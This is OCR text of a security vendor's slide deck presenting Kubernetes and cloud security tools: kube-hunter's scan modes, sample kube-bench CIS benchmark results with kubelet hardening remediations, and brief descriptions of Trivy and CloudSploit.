

aqua

Kube-Hunter: Integrated K8s pen-testing

- Test clusters against real-world attack vectors
- Get risk assessment of how vulnerable your cluster is
- Passive and active mode, as external user, or within a pod


Is my cluster exposed to potential attacks?

https://kube-hunter.aquasec.com/



KubeHunter Options

```
Choose one of the options below:
1. Remote scanning       (scans one or more specific IPs or DNS names)
2. Interface scanning    (scans subnets on all local network interfaces)
3. IP range scanning     (scans a given IP range)
```




aqua

kube-bench

- Automated tests for CIS Kubernetes Benchmark
- Tests for Kubernetes Masters and Nodes
- Available as a container

kube-bench

Center for Internet Security®




`github.com/aquasecurity/kube-bench`


aqua

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

```
== Remediations ==
2.1.1 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--allow-privileged=false
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.2 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--anonymous-auth=false
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.3 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_AUTHZ_ARGS variable.
--authorization-mode=Webhook
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.5 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--read-only-port=0
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
```

cloudsploit.com/opensource





aqua

Start here – github.com/aquasecurity

trivy

Image vulnerability scanner

Scans images for known vulnerabilities
Works within CI tools

CloudSploit

Cloud security posture mgmt.

Checks cloud IaaS accounts and services against security best practices

Dynamic Container Analysis

eBPF Observability of container behaviour

kube-hunter

Penetration testing for K8S

Tests K8s clusters against known attack vectors, both remote and internal

aqua

Thank You!

Benjy@AquaSec.com

aqua